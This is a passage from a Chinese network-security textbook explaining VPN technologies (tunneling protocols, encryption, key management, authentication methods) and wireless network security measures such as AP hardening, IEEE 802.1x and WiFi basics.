（1）安全性高。VPN 使用通信协议、身份验证和数据加密三方面技术保证了通信的安全性。当客户机向 VPN 服务器发出请求时，该服务器响应请求并向客户机发出身份质询，然后客户机将加密的响应信息发送到 VPN 服务端，该服务器根据数据库检查该响应。如果账户有效，VPN 服务器将检查该用户是否具有远程访问的权限，如果该用户拥有远程访问的权限，该服务器接受此连接。在身份验证过程中产生的客户机和服务器的公有密钥将用于对数据进行加密。

（2）费用低廉。远程用户可以利用 VPN 通过 Internet 访问公司局域网，而费用仅是传统网络访问方式的一部分，而且，企业可以节省购买和维护通信设备的费用。

（3）管理便利。构建 VPN 只需很少的网络设备及物理线路，而且网络管理变得简单方便。不论分公司还是远程访问用户，都只需要通过一个公用网络端口或 Internet 路径即可进入企业网络。关键是获得所需的带宽，网络管理的主要工作将由公用网承担。

（4）灵活性强。可支持通过 Intranet 和 Extranet 的任何类型数据流，支持多种类型

的传输媒介,可以同时满足传输语音、图像和数据等的需求。

(5) 服务质量高。可为企业提供不同等级的服务质量(QoS)保证。不同用户和业务对服务质量保证的要求差别较大,如对移动用户,提供广泛连接和覆盖性是保证 VPN 服务的一个主要因素。对于拥有众多分支机构的专线 VPN,交互式内部企业网应用则要求网络能提供良好的稳定性。而视频等其他应用则对网络提出了更明确的要求,如网络时延及误码率等,这些网络应用均要求根据需要提供不同等级的服务质量。

**知识拓展** 在网络优化方面,构建 VPN 可充分有效地利用有限的广域网资源,为重要数据提供可靠带宽。广域网流量的不确定性使其带宽的利用率很低,在流量高峰时产生网络瓶颈和阻塞,实时性要求高的数据得不到及时发送;而在流量低谷时又造成大量的网络带宽空闲。QoS 通过流量预测与控制策略,可按优先级分配带宽资源,实现带宽管理,使各类数据更合理地发送以防阻塞。

## 2.2.3 VPN实现技术概述

VPN 是在 Internet 等公共网络基础上,综合利用隧道技术、加解密技术、密钥管理技术和身份认证技术实现的。

### 1. 隧道技术

隧道技术是 VPN 的核心技术,为一种隐式传输数据的方法。主要利用已有的 Internet 等公共网络数据通信方式,在隧道(虚拟通道)一端将数据进行封装,然后通过已建立的隧道进行传输。在隧道另一端进行解封装并将还原的原始数据交给端设备。在 VPN 连接中,可根据需要创建不同类型的 VPN 隧道,包括自愿隧道和强制隧道两种。

网络隧道协议可以建立在网络体系结构的第二层或第三层。第二层隧道协议用于传输本层网络协议,主要应用于构建远程访问虚拟专网(Access VPN);第三层隧道协议用于传输本层网络协议,主要应用于构建企业内部虚拟专网(Intranet VPN)和扩展的企业虚拟专网(Extranet VPN)。

第二层隧道协议先将各种网络协议封装在点对点协议(PPP)中,再将整个数据包装入隧道协议。这种双层封装方法形成的数据包靠第二层协议传输。第二层隧道协议主要有 3 种:点对点隧道协议(Point to Point Tunneling Protocol,PPTP)、二层转发协议(Layer 2 Forwarding,L2F)和二层隧道协议(Layer 2 Tunneling Protocol,L2TP)。L2TP 协议是目前 IETF 的标准,由 IETF 融合 PPTP 与 L2F 而形成。

1) L2TP 的组成

L2TP 主要由 L2TP 接入集中器(L2TP Access Concentrator,LAC)和 L2TP 网络服务器(LNS)构成。LAC 是附属在交换网络上的具有 PPP 端系统和 L2TP 协议处理能力的设备,一般为一个网络接入服务器(NAS)。可为用户通过 PSTN/ISDN 提供网络接入服务。LNS 是 PPP 端系统上用于处理 L2TP 协议服务器端部分的软件。在 LNS 和 LAC 对之间存在着两种类型的连接,一是隧道连接,定义一个 LNS 和 LAC 对;二是会话连接,复用在隧道连接上,用于表示承载在隧道连接中的每个 PPP 会话过程。

2）L2TP的特点

（1）可靠性强。L2TP协议可支持备份LNS，当一个主LNS不可达后，接入服务器重新与备份LNS建立连接，可增加VPN服务的可靠性和容错性。

（2）安全性高。L2TP可选择CHAP及PAP等多种身份验证机制，继承PPP的所有安全特性，L2TP还可对隧道端点进行验证，使通过它所传输的数据更加安全。根据特定的网络安全要求还可方便地在其上采用隧道加密、端对端数据加密或应用层数据加密等方案来提高安全性。

（3）支持内部地址分配。LNS可部署在企业网的防火墙后，可对远端用户地址动态分配和管理，支持DHCP和私有地址应用等。远端用户所分配的地址并非Internet地址，而是企业内部私有地址，可方便地址的管理并增强安全性。

（4）统一网络管理。L2TP协议可统一采用SNMP网络管理，便于网络维护与管理。

（5）网络计费灵活。可在LAC和LNS两处同时计费，即ISP处（产生账单）及企业处（付费及审计）。L2TP可提供数据传输的出入包数、字节数及连接的起始、结束时间等计费数据，便于网络计费。

第三层隧道技术在网络层进行数据封装，即利用网络层的隧道协议将数据进行封装，封装后的数据再通过网络层协议传输。第三层隧道协议包括（Generic Routing Encapsulation，GRE）协议和IP层加密标准协议（Internet Protocol Security，IPSec）。

**知识拓展** GRE是通用的路由封装协议，支持全部的路由协议，用于在IP包中封装任何协议的数据包，如IP、IPX、NetBEUI、AppleTalk、Banyan VINES、DECnet等。在GRE的处理中，忽略了很多协议的细微差异，使得GRE成为一种通用的封装形式。路由器接收到一个需要封装和路由的原始数据包（如IP包），先在这个数据包的外面增加一个GRE头部构成GRE报文，再为GRE报文增加一个IP头，从而构成最终的IP包。

IPSec利用系统提供安全协议选择和安全算法，确定服务所用密钥等，为IP层提供安全。IPSec并非一个单独协议，可提供应用IP层上网络数据安全的一整套体系结构，包括认证头（AH）协议、ESP协议、密钥管理协议IKE和网络验证及加密的一些算法等。

### 2. 加解密技术

为了保障重要数据在公共网络传输的安全，VPN采用了加密机制。常用的信息加密体系主要包括非对称加密体系和对称加密体系两类。实际上常将二者混合使用，利用非对称加密技术进行密钥协商和交换，利用对称加密技术进行数据加密。

1）对称密钥加密

对称密钥加密也称共享密钥加密，是指加密和解密以相同密钥完成，数据的发送者和接收者拥有共同的密钥。发送者先将要传输的数据用密钥加密为密文，然后在公共信道上传输，接收者收到密文后用相应的密钥解密成明文。由于加密和解密的密钥相同，所以此加密算法安全性的关键在于密钥获得者是否授权。密钥一旦泄露，无论其算法与设计如何，密文仍可被轻易破解。此加密方法的优点是运算相对简单，速度快，适合加密大量数据的情况。缺点是密钥的管理较为复杂。

2）非对称密钥加密

非对称密钥加密是指加密和解密采用不同的密钥完成，数据的发送者和接收者拥有不同的两个密钥，一个公钥，一个私钥。其算法也称公钥加密。公钥可以在通信双方之间公开传递，或在公共网络上发布，但相关的私钥必须保密。利用公钥加密的数据只有使用私钥才可解密，而私钥加密的数据只有使用公钥才可认证。

**注意：**非对称算法采用复杂的算法处理，占用更多的处理器资源，运算速度较慢。非对称算法不适合加密大量数据，而是经常用于对关键数据的加密，如对称密钥在密钥分发时采用非对称算法。非对称加密算法和散列算法结合使用，可生成数字签名。

此加密方法的优点是可解决对称加密中密钥交换的难点，密钥管理简单且安全性高；缺点是计算速度缓慢。因此，更多用于密钥交换、数字签名、身份认证等，一般不用于对具体数据的加密。通常在 VPN 实现中，双方间大量通信流量的加密使用对称加密方法，而在管理、分发对称加密密钥上采用更安全的非对称加密方法。

### 3. 密钥管理技术

密钥的管理极为重要。密钥的分发采用手工配置和利用密钥交换协议动态分发两种方式。手工配置要求密钥更新不宜频繁，否则增加大量管理工作量，所以，它只适合简单网络。软件方式动态生成密钥可用于密钥交换协议，以保证密钥在公共网络上安全传输，适合复杂网络，且密钥可快速更新，能够极大地提高 VPN 应用安全。

**知识拓展** 主要密钥交换与管理标准为 SKIP(Simple Key Management for IP，IP 简单密钥管理)和 Internet 安全联盟及密钥管理协议 ISAKMP/Oakley(Internet Security Association and Key Management Protocol)。SKIP 由 SUN 公司研发，主要用 Diffie-Hellman 算法通过网络传输密钥。在 ISAKMP/Oakley 中，Oakley 定义辨认及确认密钥，ISAKMP 定义分配密钥方法。

### 4. 身份认证技术

在 VPN 实际应用中，身份认证技术包括信息认证和用户身份认证。信息认证用于保证信息的完整性和通信双方的不可抵赖性，用户身份认证用于鉴别用户身份真实性。VPN 采用的身份认证技术主要有 PKI 体系和非 PKI 体系。PKI 体系主要用于信息认证，通过数字证书认证中心(Certificate Authority，CA)，采用数字签名和哈希函数保证信息的可靠性和完整性。如 SSL VPN 利用 PKI 支持的 SSL 协议实现应用层 VPN 安全通信。非 PKI 体系主要用于用户身份认证，一般采用“用户名＋口令”的模式，VPN 采用的非 PKI 体系认证方式主要有以下 6 种：

(1) 密码认证协议(Password Authentication Protocol，PAP)。客户端直接发送含用户名/口令的认证请求，服务器端处理并回应。优点是易于实现，缺点是用明文传送不安全。

(2) Shiva 密码认证协议(Shiva Password Authentication Protocol，SPAP)。是由 Shiva 公司开发的受 Shiva 远程访问服务器支持的简单加密密码身份验证协议。其安全性比 PAP 好，缺点是单向加密，单向认证，安全性较差，经过加密的密码仍可能被破解，通过认证后不支持 Microsoft 点对点加密(MPPE)。

（3）询问握手认证协议（Challenge Handshake Authentication Protocol，CHAP）。服务器端先给客户端发送一个随机码 challenge，客户端根据 challenge，对自己掌握的口令、challenge、会话 ID 调用 MD5 函数进行单向散列，然后将此结果发送给服务器端。服务器端从数据库中取出库存口令 password2，并作同样处理。最后比较加密结果，若相同，则认证通过。该方法安全性比 SPAP 有很大改进，不用将密码发送到网上。

（4）微软询问握手认证协议（Microsoft Challenge Handshake Authentication Protocol，MS-CHAP）。是由微软公司针对 Windows 系统设计的，利用 MPPE（Microsoft Point-to-Point Encryption，微软点对点加密）方法将用户的密码和数据同时加密后再发送。

（5）微软询问握手认证协议第 2 版（Microsoft Challenge Handshake Authentication Protocol v2，MS-CHAP v2）。可提供双向身份验证和初始数据密钥，发送和接收分别使用不同的密钥。若将 VPN 连接配置为用 MS-CHAP v2 作为唯一的身份验证方法，则客户端和服务器端都要证明身份；若所连接的服务器不提供身份验证，则连接将被断开。

（6）扩展身份认证协议（Extensible Authentication Protocol，EAP）。可增加对许多身份验证方案的支持，包括令牌卡、一次性密码、使用智能卡的公钥身份验证、证书及其他身份验证。最安全的认证方法是和智能卡一起使用“可扩展身份验证协议-传输层安全协议”，即 EAP-TLS 认证。

### 224 VPN技术的应用

在 VPN 技术实际应用中，对不同网络用户应提供不同的解决方案。这些解决方案主要分为 3 种：远程访问虚拟网（Access VPN）、企业内部虚拟网（Intranet VPN）和企业扩展虚拟网（Extranet VPN）。

#### 1. 远程访问虚拟网

通过一个与专用网相同策略的共享基础设施，可提供对企业内网或外网的远程访问服务，使用户随时以所需方式访问企业资源，如模拟、拨号、ISDN、数字用户线路（xDSL）、移动 IP 和电缆技术等，可安全地连接移动用户、远程工作者或分支机构。这种 VPN 适用于拥有移动用户或有远程办公需要的机构，以及需要提供与消费者安全访问服务的企业。远程验证拨号用户服务（Remote Authentication Dial In User Service，RADIUS）服务器可对异地分支机构或出差在外地的员工进行验证和授权，保证连接安全且降低电话费用。

#### 2. 企业内部虚拟网

利用 Intranet VPN 方式可在 Internet 上构建全球的 Intranet VPN，企业内部资源用户只需连入本地 ISP 的接入服务提供点（Point Of Presence，POP）即可相互通信，而实现传统 WAN 组建技术均需要有专线。利用该 VPN 线路不仅可保证网络的互联性，而且，可利用隧道、加密等 VPN 特性保证在整个 VPN 上的信息安全传输。这种 VPN 通过一个使用专用连接的共享基础设施，连接企业总部和分支机构，企业拥有与专用网络相同

的政策，包括安全、服务质量可管理性和可靠性，如总公司与分公司构建的企业内部 VPN。

### 3. 企业扩展虚拟网

主要用于企业之间的互连及安全访问服务。可通过专用连接的共享基础设施，将客户、供应商、合作伙伴或相关群体连接到企业内部网。企业拥有与专用网络相同的安全、服务质量等政策。可简便地对外部网进行部署和管理，外部网的连接可使用与部署内部网和远端访问 VPN 相同的架构和协议进行部署，主要是接入许可不同。

企业的一些国内外客户在涉及订单时常需要访问企业的 ERP 系统，查询其订单的处理进度等。客户是上帝，可以使用 VPN 技术实现企业扩展虚拟局域网，让客户也能够访问公司企业内部的 ERP 服务器。但应注意数据过滤及访问权限限制。

**讨论思考**

(1) VPN 的本质是什么？为何 VPN 需要加密技术辅助？

(2) VPN 几种应用的区别是什么？

# 2.3　无线网络安全技术概述

## 2.3.1　无线网络安全概述

随着无线网络技术的快速发展和广泛应用，其安全性问题更加突出并引起极大关注。防范措施主要包括访问控制和数据加密两种技术，访问控制技术可保证机密数据只能由授权用户访问，而数据加密则要求发送的数据只能被授权用户所接收和使用。

无线网络在数据传输时以微波进行辐射传播，只要在无线接入点(Access Point，AP)的覆盖范围内，电脑、手机等所有各种无线终端都可能接收到无线信号。AP 无法将无线信号定向到一个特定的接收设备，时常有无线网络用户被别人免费蹭网接入、盗号或泄密等，因此，无线网络的安全威胁、风险和隐患更加突出。

国际有关安全机构的最近一次调查表明，有 85%的企业网络经理认为无线网络安全防范意识和手段还需要进一步加强。由于 WiFi 的 IEEE 802.11 规范安全协议设计与实现缺陷等原因，致使无线网络存在着一些安全漏洞和风险(参见 2.3.5 节)，黑客可进行中间人(Man-in-the-Middle)攻击、拒绝服务(DoS)攻击、封包破解攻击等。鉴于无线网络自身的特性，黑客很容易搜寻到网络接口，利用窃取的有关信息接入客户网络，肆意盗取机密信息或进行破坏。另外，企业员工对无线设备滥用也会造成安全隐患和风险，如随意开放 AP 或打开无线网卡的 Ad hoc 模式，或误上别人假冒的合法 AP 导致泄密等。

## 2.3.2　无线网络 AP 及路由安全

### 1. 无线接入点安全

无线接入点(AP)用于实现无线客户端之间的信号互联和中继，其安全措施如下：

（1）修改 admin 密码。无线 AP 与其他网络设备一样，也提供了初始的管理员用户名和密码，其默认用户名基本是 admin，而密码大部分为空或仍为 admin。提供的各种系统管理员默认用户名和密码基本一致，若不及时修改，将给黑客以可乘之机。

（2）WEP 加密传输。数据加密是实现网络安全的一项重要技术，可通过协议 WEP（Wired Equivalent Privacy，有线等效保密）来进行。WEP 由 IEEE 制定，是 IEEE 802.11b 协议中最基本的无线安全加密措施，是所有经过 WiFi TM 认证的无线局域网产品所支持的一项标准功能，其主要用途有三方面：一是防止数据被黑客途中恶意篡改或伪造；二是用 WEP 加密算法对数据进行加密，防止数据被黑客窃听；三是利用接入控制，防止未授权用户对其网络进行访问。

WEP 加密采用静态保密密钥，各 WLAN 终端使用相同的密钥访问无线网络。WEP 提供认证功能，当启用加密机制功能后，客户端在尝试连接 AP 时，AP 将发出一个 Challenge Packet 给客户端，客户端再利用共享密钥将此值加密后送回存取点进行认证比对，只有正确无误，才能获准存取网络资源。AboveCable 所有型号的 AP 都支持 64 位/128 位的静态 WEP 加密，可有效防止数据被窃听或盗用。

（3）禁用 DHCP 服务。启用无线 AP 的 DHCP 时，黑客可自动获取 IP 地址接入无线网络。禁用此功能后，黑客只能凭猜测破译 IP 地址、子网掩码、默认网关等，增强了无线 AP 的安全性。

（4）修改 SNMP 字符串。必要时应禁用无线 AP 支持的 SNMP 功能，特别对无专用网络管理软件且规模较小的网络。若确需 SNMP 进行远程管理，则需修改公开及专用的共用字符串。否则，黑客可能利用 SNMP 获得有关的重要信息，借助 SNMP 漏洞进行攻击破坏。

（5）禁止远程管理。对规模较小的网络，应直接登录到无线 AP 进行管理，无须开启 AP 的远程管理功能。

（6）修改 SSID 标识。无线 AP 厂商可利用 SSID（初始化字符串），在默认状态下检验登录无线网络结点的连接请求，通过检验即可连接到无线网络。由于同一厂商的产品都使用相同的 SSID 名称，从而给黑客提供了可乘之机，以非授权连接对无线网络造成威胁。在安装无线局域网之初，就应尽快登录到结点的管理页面，修改默认的 SSID。

（7）禁止 SSID 广播。为了保证无线网络安全，应当禁用 SSID 通知客户端所采用的默认广播方式。可使非授权客户端无法通过广播获得 SSID，即无法连接到无线网络。否则，再复杂的 SSID 设置也无安全可言。

（8）过滤 MAC 地址。利用无线 AP 的访问列表功能可精确限制连接到结点工作站。对不在访问列表中的工作站，将无权访问无线网络。无线网卡都有各自的 MAC 地址，可在结点设备中创建一张“MAC 访问控制列表”，将合法网卡的 MAC 地址输入到此列表中。使只有“MAC 访问控制列表”中显示的 MAC 地址才能进入到无线网络。

（9）合理放置无线 AP。将无线 AP 放置在一个合适的位置非常重要。无线 AP 的放置位置不仅能决定无线局域网的信号传输速度、通信信号强弱，还影响网络通信安全。另外，在放置天线前，应先确定无线信号覆盖范围，并根据范围大小将其放到其他用户无法触及的位置。应将无线网络结点放在房间正中间，并将工作站分散在其结点周围，使

其他房间的工作站无法自动搜索到无线网络，从而不易出现信息泄密。

(10) WPA用户认证。WPA(WiFi Protected Access，WiFi安全接入)利用一种暂时密钥完整性协议TKIP(Temporal Key Integrity Protocol)处理WEP所不能解决的各设备共用一个密钥的安全问题。WPA使用的密钥与网络上各设备的MAC地址及一个更大的初始化向量合并，确保各结点均用一个不同的密钥流对其数据加密。之后TKIP采用RC4加密算法加密数据。与WEP不同，TKIP修改了常用密钥，而且包括完整性检查功能，可确保密钥安全，并加强了由WEP提供的不完善的用户认证功能，还包含对IEEE 802.1x和EAP的支持。既可通过外部RADIUS服务对无线用户进行认证，也可在大型网络中使用RADIUS协议自动更改和分配密钥。

**2. 无线路由器安全**

由于无线路由器位于网络边缘，面临更多安全危险。无线路由器不仅具有无线网络AP的功能，还集成了宽带路由器的功能，因此，可实现小型网络的Internet连接共享。除了可采用无线网络AP的安全策略外，还应采用如下安全策略：

(1) 利用网络防火墙。充分利用无线路由器内置的防火墙功能，以加强防护能力。

(2) 实施IP地址过滤。启用IP地址过滤列表，进一步提高无线网络的安全性。

(3) 对无线路由器进行安全设置，同时设置尽量长且复杂的安全密码。

### 2.3.3 IEEE 802.1x身份认证

IEEE 802.1x是一种基于端口的网络接入控制技术，以网络设备的物理接入级(交换机设备的端口连接在该类端口)对接入设备进行认证和控制。可提供一个可靠的用户认证和密钥分发的框架，控制用户只在认证通过后才可连接网络。它本身并不提供实际的认证机制，需要和上层认证协议EAP配合实现用户认证和密钥分发。EAP允许无线终端支持不同的认证类型，可与后台不同的认证服务器通信，如远程验证服务。

IEEE 802.1x认证过程如下：

(1) 无线客户端向AP发送请求，尝试与AP进行通信。

(2) AP将加密数据发送给验证服务器进行用户身份认证。

(3) 验证服务器确认用户身份后，AP允许该用户接入。

(4) 建立网络连接后授权用户通过AP访问网络资源。

用IEEE 802.1x和EAP作为身份认证的无线网络可分为如图2-6所示的3个主要部分。

(1) 请求者。运行在无线工作站上的软件客户端。

(2) 认证者。无线访问点。

(3) 认证服务器。作为一个认证数据库，通常是一个RADIUS服务器的形式，如微软公司的IAS等。

### 2.3.4 无线网络安全技术应用

无线网络在不同的应用环境对其安全性的需求各异，以AboveCable公司的无线网





**图 2-6 使用 IEEE 802.1x 及 EAP 身份认证的无线网络**

络安全技术作为实例。为了更好地发挥无线网络“有线速度无线自由”的特性，该公司根据长期积累的经验，针对各行业对无线网络的需求，制定了一系列的安全方案，最大程度上方便用户构建安全的无线网络，节省不必要的开支。

### 1. 小型企业及家庭用户

小型企业和一般家庭用户使用的网络范围相对较小，且终端用户数量相对有限，AboveCable 的初级安全方案可满足对网络安全需求，且投资成本低，配置方便，效果显著。此方案建议使用传统的 WEP 认证与加密技术，各种型号的 AP 和无线路由器都支持 64 位、128 位 WEP 认证与加密，以保证无线链路中的数据安全，防止数据被盗用。同时，由于这些场合的终端用户数量稳定且有限，手工配置 WEP 密钥也可行。

### 2. 仓库物流、医院、学校和餐饮娱乐行业

在这些行业中，网络覆盖范围及终端用户的数量增大，AP 和无线网卡的数量需要增多，同时安全风险及隐患也有所增加，仅依靠单一的 WEP 已无法满足其安全需求。AboveCable 的中级安全方案使用 IEEE 802.1x 认证技术作为无线网络的安全核心，并通过后台的 RADIUS 服务器进行用户身份验证，能够有效地阻止未经授权的接入。

对多个 AP 的管理问题，若管理不当也会增加网络的安全隐患。为此，需要产品不仅支持 IEEE 802.1x 认证机制，同时还支持 SNMP 网络管理协议，在此基础上以 AirPanel Pro AP 集群管理系统，便于对 AP 的管理和监控。

### 3. 公共场所及网络运营商、大中型企业和金融机构

在公共地区，如机场、火车站、大学或大型商场等，一些用户需要通过无线接入 Internet、浏览 Web 页面、接收 E-mail 或 WiFi 等，对此安全可靠地接入 Internet 很关键。这些区域通常由网络运营商提供网络设施，对用户认证问题至关重要。否则，可能造成盗用服务等危险，为提供商和用户造成损失。AboveCable 提出使用 IEEE 802.1x 的认证方式，并通过后台 RADIUS 服务器进行认证计费。

针对公共场所存在相邻用户互访引起的数据泄漏问题，设计了公共场所专用的 AP——HotSpot AP。可将其连接到所有无线终端的 MAC 地址自动记录，在转发报文的同时，判断该段报文是否发送给 MAC 列表的某个地址，若在列表中则中断发送，实现用户隔离。

对于大中型企业和金融机构，网络安全性是至关重要的问题。在使用 IEEE 802.1x

认证机制的基础上,为了更好地解决远程办公用户安全访问公司内部网络信息的要求,AboveCable 建议利用现有的 VPN 设施,进一步完善网络的安全性能。现在,VPN 已经广泛应用于保护远程接入的数据传输安全,很多公司的内部网络系统都已有 VPN 接入服务器,利用现有资源就可快速简便地满足这些用户的安全需求。VPN 协议包括第二层 PPTP/L2TP 协议和第三层的 IPSec 协议,具有比 WEP 协议更高层的网络安全性,可支持用户和网络间端到端的安全隧道连接。VPN 技术的另一个优点是可以提供基于 RADIUS 的用户认证和计费。

## 2.3.5　WiFi 的安全性和措施

### 1. WiFi 的概念及应用

WiFi(Wireless Fidelity)又称 IEEE 802.11b 标准,是一种可以将终端(电脑、PDA、手机)等以无线方式互联的技术。是由"无线以太网相容联盟"(Wireless Ethernet Compatibility Alliance,WECA)所发布的业界术语,用于改善基于 IEEE 802.11 标准的无线网络产品之间的互通性。WiFi 主要有 3 个标准:较少人使用的 IEEE 802.11a、低速的 IEEE 802.11b 和高速的 IEEE 802.11g。WiFi 有多种工作模式:Ad-hoc、无线接入点(AP)、点对多点路由(P 2 MP)、无线客户端(AP Client)和无线转发器(Repeater)。

WiFi 广泛应用于无线上网,支持智能手机、平板电脑和新型照相机等。实际上就是将有线网络信号转换成无线信号,使用无线路由器供支持其技术的相关电脑、手机、平板等接收以节省流量费。WiFi 信号也需要 ADSL、宽带、无线路由器等。WiFi 在手机上的应用包括查询或转发信息、下载、看新闻、拨 VoIP 电话(语音及视频)、收发邮件、实时定位、游戏等。很多机构都提供免费服务的 WiFi,如图 2-7 所示。




图 2-7　WiFi 的广泛应用

**【案例 2-2】** WiFi 的安全性由于网银等事故频发备受关注。2015 年 10 月襄阳日报讯,市民王滔(化名)因在公共 WiFi 上进行网银操作,银行卡被犯罪分子盗刷 23.5 万元。所幸经过民警帮助,钱被全部追回。2015 年 4 月,美国审计总署(GAO)在报告中表示,现在多数商业航空公司可访问互联网,这让黑客控制飞机成为可能。报告称现代飞机拥有可被恐怖分子侵入并控制的约 60 个外部天线。

### 2. WiFi 特点及组成

WiFi 可从 9 个方面体现其特点:带宽、信号、功耗、便捷、节省、安全、融网、个人服务、移动特性。IEEE 启动项目计划将 IEEE 802.11 标准数据速率提高到千兆或几千兆,并通过 IEEE 802.11n 标准将数据速率提高,以适应不同的功能和设备,通过 IEEE 802.11s 标准将这些高端结点连接,形成类似互联网的具有冗余能力的 WiFi 网络。

WiFi是由AP和无线网卡组成的无线网络，如图2-8所示。一般架设无线网络的基本配备就是无线网卡及一个AP，便能以无线的模式配合既有的有线架构来分享网络资源，架设费用和复杂程度远远低于传统的有线网络。如果只是几台计算机的对等网，也可不用AP，只需要每台计算机配备无线网卡。AP可作为“无线访问结点”或“桥接器”。主要当作传统的有线局域网络与无线局域网络之间的桥梁，因此任何一台装有无线网卡的PC均可通过AP去分享有线局域网络甚至广域网络的资源，其工作原理相当于一个内置无线发射器的集线器或者是路由，而无线网卡则是负责接收由AP所发射信号的客户端设备。有了AP就像有线网络的集线器，无线工作站可快速与网络相连。特别是对于宽带使用，WiFi更显优势，有线宽带网络（ADSL、小区LAN等）到户后，连接到一个AP，然后在计算机中安装一个无线网卡即可。若机构或家庭有AP，用户获得授权后，就可以共享方式上网。

